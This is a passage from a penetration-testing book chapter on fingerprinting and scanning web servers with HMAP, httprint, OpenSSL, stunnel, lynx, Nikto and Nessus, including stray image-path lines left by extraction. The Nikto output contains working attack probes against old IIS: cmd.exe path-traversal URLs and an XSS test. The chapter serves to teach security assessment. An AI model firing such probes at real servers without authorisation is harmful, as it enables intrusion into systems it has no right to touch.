Escape character is '^]'.
GET /no_such_page_exists HTTP/1.0

HTTP/1.1 404 Not Found
Date: Thu, 10 Dec 2007 21:01:43 GMT
Server: TopSecretServer
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /no_such_page_exists was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.29 Server at secure.victim Port 80</ADDRESS>
</BODY></HTML>
```

Notice that even though the service banner has been changed to *TopSecretServer*, the returned HTML reveals that it is running Apache/1.3.29.

Administrators were quick to catch on to this and soon Web servers began to spring up with no discernable way to determine what they were running. This changed, however, with the release of the HMAP tool from http://ujeni.murkyroc.com/hmap/. According to its README file:

```
"hmap" is a tool for fingerprinting web servers. Basically, it collects
a number of characteristics (see: "How it works" below) and compares
them with known profiles to find a closest match. The closest match is
its best guess for the identity of the server.
This tool will be of interest to system administrators who are trying
to hide the identity of their server for security reasons. hmap will
will help indicate if, after they have applied their hiding techniques,
it can still be identified.
```

Using HMAP is simple, as it comprises a Python script with a text-based database. We simply download the tar ball to our BackTrack directory, and untar it with the standard *tar –xvzf hmap.tar.gz* command. We aim the tool at the server in question with the *–p* flag. HMAP guesses the most likely Web server running, and we can limit the number of guesses returned using the *–c* switch (see Figure 4.18).

Figure 4.18 HMAP in Action

```
bt ~ # python hmap.py -c 3 http://victim:80
gathering data from: http://victim:80

                                    matches : mismatches : unknowns
Apache/2.0.40 (Red Hat 8.0)               110 :   4 :   9
Apache/2.0.44 (Win32)                     109 :   5 :   9
IBM_HTTP_Server/2.0.42 (Win32)            108 :   6 :   9
```


Michel Arboi of Tenable incorporated HMAP into the popular Nessus scanner; therefore, Nessus users also get this benefit. In 2003, however, Saumil Shah of Net-Square Solutions took this fingerprinting to a new level with the introduction of fingerprinting based on page signatures and statistical analysis. He packaged it into his httprint tool, which is available for Windows, Linux, Mac OS X, and FreeBSD. Boasting both a GUI and a command-line version, httprint is also distributed on the BackTrack CD bundled with this book (see Figure 4.19).

Figure 4.19 httprint vs. the Server

```
haroon@intercrastic: $./httprint -h http://victim:80 -s signatures.txt -P0
bt linux # ./httprint -h http://victim:80 -s signatures.txt -P0
httprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com

Finger Printing on http://victim:80/
Finger Printing Completed on http://victim:80/
-------------------------------------------------
Host: victim
Derived Signature:
Apache/2.0.54 (Fedora)
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D336ED3C2959E431BC8
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923
Banner Reported: Apache/2.0.54 (Fedora)
Banner Deduced: Apache/2.0.x
Score: 140
Confidence: 84.34
-----------------------
Scores:
Apache/2.0.x: 140 84.34
Apache/1.3.[4-24]: 132 68.91
Apache/1.3.27: 131 67.12
```

The BackTrack CD also includes the GUI version of the tool that runs under WINE (see Figure 4.20).

Figure 4.20 httprint Results



httprint handles SSL servers natively; however, we can use Telnet to talk to an SSL-based Web server. We can use the OpenSSL package that is installed by default on most systems and is available at www.openssl.org (see Figure 4.21).

Figure 4.21 OpenSSL Used to Talk to the HTTPS Server

```
bt ~ # openssl
OpenSSL> s_client -connect secure.sensepost.com:443
CONNECTED(00000003)
depth=0 /C=ZA/ST=Gauteng/L=Pretoria/O=SensePost Pty
(Ltd)/CN=secure.sensepost.com
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 /C=ZA/ST=Gauteng/L=Pretoria/O=SensePost Pty
(Ltd)/CN=secure.sensepost.com
verify error:num=27:certificate not trusted
verify return:1
depth=0 /C=ZA/ST=Gauteng/L=Pretoria/O=SensePost Pty
(Ltd)/CN=secure.sensepost.com
verify error:num=21:unable to verify the first certificate
verify return:1
---
Certificate chain
 0 s:/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost Pty
(Ltd)/CN=secure.sensepost.com
   i:/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting
cc/OU=Certification Services Division/CN=Thawte Premium Server
CA/emailAddress=premium-server@thawte.com
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDajCCAtOgAwIBAgIQDIYpTJGfqlVkrQsa8OmIOTANBgkqhkiG9w0BAQUFADCB
zjELMAkGA1UEBhMCWkExFTATBgNVBAgTDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBxMJ
Q2FwZSBUb3duMR0wGwYDVQQKExRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UE
CxMfQ2VydGlmaWNhdGlvbiBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAxMYVGhh
d3RlIFByZW1pdW0gU2VydmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNl
cnZlckB0aGF3dGUuY29tMB4XDTA3MDIxNTE1MDExOVoXDTA4MDIxNTE1MDExOVow
bzELMAkGA1UEBhMCWkExEDAOBgNVBAgTB0dhdXRlbmcxETAPBgNVBAcTCFByZXRv
cmlhMRwwGgYDVQQKExNTZW5zZVBvc3QgUHR5IChMdGQpMR0wGwYDVQQDExRzZWN1
cmUuc2Vuc2Vwb3N0LmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEA26Xc
C7kO4kqvl9YO3i1P2xDwfZXuYf6gMEeAaNgv9LVMpPNV7x6o+VgSqDFUwtGBiqCf
kfmR5MrsF5WHJtaQTnuf4cAOKAhTfBn9j2JRNTPbrNzjfKd6dAueDYjZVAmLyfof
xN702haraE/NXglywlxpQVqdpFVyz/4sTqvJ0ckCAwEAAaOBpjCBozAdBgNVHSUE
FjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwQAYDVR0fBDkwNzA1oDOgMYYvaHR0cDov
L2NybC50aGF3dGUuY29tL1RoYXd0ZVByZW1pdW1TZXJ2ZXJDQS5jcmwwMgYIKwYB
BQUHAQEEJjAkMCIGCCsGAQUFBzABhhZodHRwOi8vb2NzcC50aGF3dGUuY29tMAwG
A1UdEwEB/wQCMAAwDQYJKoZIhvcNAQEFBQADgYEAeDWR9ZwE+4k6l4iHtUNjkwoe
GKC8B61toQ9pSw4+zPxfYlX/rvmrP8/L7CF9ozA9AyeTn27u8na06ibzodnKN+kd
MoaE+lMxidBp6MBLkK3oFVonF2AIInAclSRI5laKIYwW3SILm50UNIpsoqHpLCBh
0/Fj2/mKDcxlM1LjruE=
-----END CERTIFICATE-----
subject=/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost Pty
(Ltd)/CN=secure.sensepost.com
issuer=/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting
cc/OU=Certification Services Division/CN=Thawte Premium Server
CA/emailAddress=premium-server@thawte.com
---
No client certificate CA names sent
---
```

Continued

Figure 4.21 Continued

```
SSL handshake has read 1442 bytes and written 316 bytes
---
New, TLSv1/SSLv3, Cipher is DHE-RSA-AES256-SHA
Server public key is 1024 bit
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1
    Cipher    : DHE-RSA-AES256-SHA
    Session-ID:
DF10B43CF46AB64BB906C9E779B59276635D33CFB6A302DA2CA56BC1B45B94B9
    Session-ID-ctx:
    Master-Key:
50B6BED7B76CC4E2982B47BEFF1D4771C68A43075527D046E0C2B51289E6B911FAE084D55196
5B37C7D31A7555972769
    Key-Arg   : None
    Start Time: 1191247174
    Timeout   : 300 (sec)
    Verify return code: 21 (unable to verify the first certificate)
---
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 01 Oct 2007 12:03:05 GMT
Server: Apache/2.2.0 (FreeBSD) mod_ssl/2.2.0 OpenSSL/0.9.7e-p1 DAV/2
Last-Modified: Sat, 03 Mar 2007 10:26:44 GMT
ETag: "33c00-aa-29232100"
Accept-Ranges: bytes
Content-Length: 170
Connection: close
Content-Type: text/html

closed
OpenSSL>
```

At this point, we could also make use of stunnel, which is another tool that ships by default on the BackTrack CD. We will use stunnel again later, but for now we can use it to handle the SSL while we talk cleartext to the Web server behind it.


Using the *–c* switch for client mode and *–r* to specify the remote address, stunnel creates an SSL tunnel to the target, at which point we can issue a *HEAD* command (see Figure 4.22).

Figure 4.22 stunnel3 in Action

```
bt ~ # stunnel3 -cr secure.sensepost.com:443
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 01 Oct 2007 12:07:12 GMT
Server: Apache/2.2.0 (FreeBSD) mod_ssl/2.2.0 OpenSSL/0.9.7e-p1 DAV/2
Last-Modified: Sat, 03 Mar 2007 10:26:44 GMT
ETag: "33c00-aa-29232100"
Accept-Ranges: bytes
Content-Length: 170
Connection: close
Content-Type: text/html
```

During the information gathering phase, the entire target Web site is often mirrored. Examining this mirror with its directory structure is often revealing to an attacker. Although many tools can do this, we briefly mention lynx because it is installed by default on most Linux distributions and is easy to use. When we aim lynx at the target Web site with *–crawl* and *–traversal* command-line switches, lynx swings swiftly into action (see Figure 4.23).

Figure 4.23 *lynx --crawl --traversal http://roon.net*



The result is a list of .dat files in our directory corresponding to the files found on the server.


Scanning Tools

Tools & Traps…

Virtually Hosted Sites

With the introduction of name-based virtual hosting, it became possible for people to run multiple Web sites on the same Internet Protocol (IP) address. This is facilitated by an additional Host Header that is sent along with the request. This is an important factor to keep track of during an assessment, because different virtual sites on the same IP address may have completely different security postures (see Figure 4.24).

Figure 4.24 Virtually Hosted Sites



In Figure 4.24, a vulnerable CGI sits on www.victim.com/cgi-bin/hackme.cgi. An analyst who scans http://10.10.10.10 (its IP address) or www.secure.com (the same IP address) will not discover the vulnerability. You should keep this in mind when specifying targets with scanners.

As mentioned earlier, Nikto is one of the most popular CGI scanners available today; therefore, let's look at a few of its features. Running Nikto with no parameters gives a user a pretty comprehensive list of options. If SSL support exists on your machine, Nikto will use it and handle SSL-based sites natively.

In its simplest form, you can launch a Nikto scan against a target by using the *–h* or *–host* switch (see Figure 4.25).

Figure 4.25 Nikto against a Default Install

```
haroon@intercrastic:$ ./nikto.pl -host victim
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       192.168.10.5
+ Target Hostname: victim
+ Target Port:     80
+ Start Time:      Sat Nov 12 02:52:56 2005
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to
override
+ Server: Microsoft-IIS/5.0
+ OSVDB-630: IIS may reveal its internal IP in the Location header via a
request to the /images directory. The value is
"http://192.168.10.5/images/". CAN-2000-0649.
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH,
LOCK, UNLOCK
+ HTTP method 'PROPFIND' may indicate DAV/WebDAV is installed. This may be
used to get directory listings if indexing is allowed but a default page
exists. OSVDB-13431.
+ HTTP method 'SEARCH' may be used to get directory listings if Index Server
is running. OSVDB-425.
+ HTTP method 'TRACE' is typically only used for debugging. It should be
disabled. OSVDB-877.
+ Microsoft-IIS/5.0 appears to be outdated (4.0 for NT 4, 5.0 for Win2k)
+ / - TRACE option appears to allow XSS or credential theft. See
http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details
(TRACE)
+ / - TRACK option ('TRACE' alias) appears to allow XSS or credential theft.
See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for
details (TRACK)
+ /<script>alert('Vulnerable')</script>.shtml - Server is vulnerable to
Cross Site Scripting (XSS). CA-2000-02. (GET)
+ /scripts - Redirects to http://victim/scripts/ , Remote scripts directory
is browsable.
+ /scripts/cmd.exe?/c+dir - cmd.exe can execute arbitrary commands (GET)
+
/_vti_bin/_vti_aut/author.dll?method=list+documents%3a3%2e0%2e2%2e1706&servi
ce%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listF
iles=true&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDeri
vedT=false&listBorders=false - Needs Auth: (realm NTLM)
+
/_vti_bin/_vti_aut/author.exe?method=list+documents%3a3%2e0%2e2%2e1706&servi
ce%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listF
iles=true&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDeri
vedT=false&listBorders=false - Needs Auth: (realm NTLM)
+
/_vti_bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/
c+dir - IIS is vulnerable to a double-decode bug, which allows commands to
be executed on the system. CAN-2001-0333. BID-2708. (GET)
+ /_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir -
IIS Unicode command exec problem, see
http://www.wiretrip.net/rfp/p/doc.asp?id=57&face=2 and
http://www.securitybugware.org/NT/1422.html. CVE-2000-0884 (GET)
```

Continued


Figure 4.25 Continued

```
+ /_vti_bin/fpcount.exe - Frontpage counter CGI has been found. FP Server
version 97 allows remote users to execute arbitrary system commands, though
a vulnerability in this version could not be confirmed. CAN-1999-1376. BID-
2252. (GET)
+ /_vti_bin/shtml.dll/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611 -
Gives info about server settings. CAN-2000-0413, CAN-2000-0709, CAN-2000-
0710, BID-1608, BID-1174. (POST)
+ /_vti_bin/shtml.exe - Attackers may be able to crash FrontPage by
requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted.
CAN-2000-0413, CAN-2000-0709, CAN-2000-0710, BID-1608, BID-1174. (GET)
+ /_vti_bin/shtml.exe/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611 -
Gives info about server settings. CAN-2000-0413, CAN-2000-0709, CAN-2000-
0710, BID-1608, BID-1174. (POST)
+ /_vti_bin/shtml.exe/_vti_rpc - FrontPage may be installed. (GET)
+ /_vti_inf.html - FrontPage may be installed. (GET)
+ /blahb.idq - Reveals physical path. To fix: Preferences -> Home directory
-> Application & check 'Check if file exists' for the ISAPI mappings. MS01-
033. (GET)
+ /xxxxxxxxxxabcd.html - The IIS server may be vulnerable to Cross Site
Scripting (XSS) in error messages, ensure Q319733 is installed, see MS02-
018, CVE-2002-0075, SNS-49, CA-2002-09 (GET)
+ /xxxxx.htw - Server may be vulnerable to a Webhits.dll arbitrary file
retrieval. Ensure Q252463i, Q252463a or Q251170 is installed. MS00-006.
(GET)
+ /NULL.printer - Internet Printing (IPP) is enabled. Some versions have a
buffer overflow/DoS in Windows 2000  which allows remote attackers to gain
admin privileges via a long print request that is passed to the extension
through IIS 5.0. Disabling the .printer mapping is recommended. EEYE-
AD20010501, CVE-2001-0241, MS01-023, CA-2001-10, BID 2674 (GET)
+ /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir - IIS is vulnerable
to a double-decode bug, which allows commands to be executed on the system.
CAN-2001-0333. BID-2708. (GET)
+ /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir - IIS Unicode command
exec problem, see http://www.wiretrip.net/rfp/p/doc.asp?id=57&face=2 and
http://www.securitybugware.org/NT/1422.html. CVE-2000-0884 (GET)
+ /scripts/samples/search/qfullhit.htw - Server may be vulnerable to a
Webhits.dll arbitrary file retrieval. MS00-006. (GET)
+ /scripts/samples/search/qsumrhit.htw - Server may be vulnerable to a
Webhits.dll arbitrary file retrieval. MS00-006. (GET)
+ /whatever.htr - Reveals physical path. htr files may also be vulnerable to
an off-by-one overflow that allows remote command execution (see MS02-018)
(GET)


+ Over 20 "OK" messages, this may be a by-product of the
            +     server answering all requests with a "200 OK" message. You
should
            +     manually verify your results.
+ /localstart.asp - Needs Auth: (realm "victim")
+ /localstart.asp - This may be interesting... (GET)


+ Over 20 "OK" messages, this may be a by-product of the
            +     server answering all requests with a "200 OK" message. You
should
            +     manually verify your results.


+ 2755 items checked - 22 item(s) found on remote host(s)
+ End Time:        Sat Nov 12 02:53:16 2005 (20 seconds)
-------------------------------------------------------------------------
+ 1 host(s) tested
```

The server being scanned is in a rotten state of affairs and the scanner detects a host of possible issues. It is now up to us to manually verify the errors of interest.


In 1998, Renaud Deraison released the Nessus Open Source Scanner, which quickly became a favorite of analysts worldwide due to its extensibility and its price. Let's take a quick look at Nessus in action against Web servers. In this example, we chose to limit Nessus to testing only bugs in the CGI and Web server families. Instead, we focus on using Nessus for Web server testing. Once we have installed the Nessus daemon *nessusd* and it is up and running, we can connect to it by running the Win32 GUI client or the UNIX GTK client (by typing **nessus**). Once we are logged into the server and the client has downloaded the plug-ins, we can configure the scan and set our plug-in options (see Figure 4.26).

Figure 4.26 The Nessus Architecture




In this case, we limit our scan to the following three families: CGI abuses, CGI abuses: XSS, and Web server plug-ins (see Figure 4.27).

Figure 4.27 Plug-in Selection in Nessus



